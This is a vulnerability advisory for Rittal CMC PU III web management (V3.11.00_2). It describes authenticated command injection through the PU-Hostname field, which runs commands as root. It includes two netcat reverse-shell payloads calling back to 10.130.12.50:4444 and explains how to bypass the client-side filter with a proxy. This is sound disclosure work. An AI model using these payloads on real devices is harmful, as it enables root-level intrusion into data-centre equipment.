RCE IN RITTAL CMC III

Authors: Álvaro Santos García and Miguel Haro Maldonado

Application: Rittal CMC PU III Web management

Devices: CMC PU III 7030.000

Software Revision: V3.11.00_2

Hardware Revision: V3.00


Attack type: Remote Code Execution

Summary: Web application fails to sanitize user input on Network TCP/IP configuration page. This allows the attacker to inject commands as root on the device which will be executed once the data is received after a few seconds. An attacker can create a backdoor in the device or just execute a reverse shell which connects to the attacker machine. Successful exploitation requires admin access to the management of the device with a valid or hijacked session.

Technical Description

To access the vulnerability, the user has to authenticate and have access to the configuration page.


PROCESSING UNIT > Configuration Tab > TCP/IP Configuration



Field “PU-Hostname” is vulnerable to code injection. The field is mostly protected against non alphanumeric characters, so the following example payloads must be inserted using a proxy in order to avoid client side sanitizing.

```
xyz $(nc 10.130.12.50:4444 -e /bin/sh)
$(nc 10.130.12.50:4444 -e /bin/sh)
```

Below is the result of the attack.



It seems that the attack does not work in software V3.17.10. When executed, the page asks the user to leave and no injection is performed.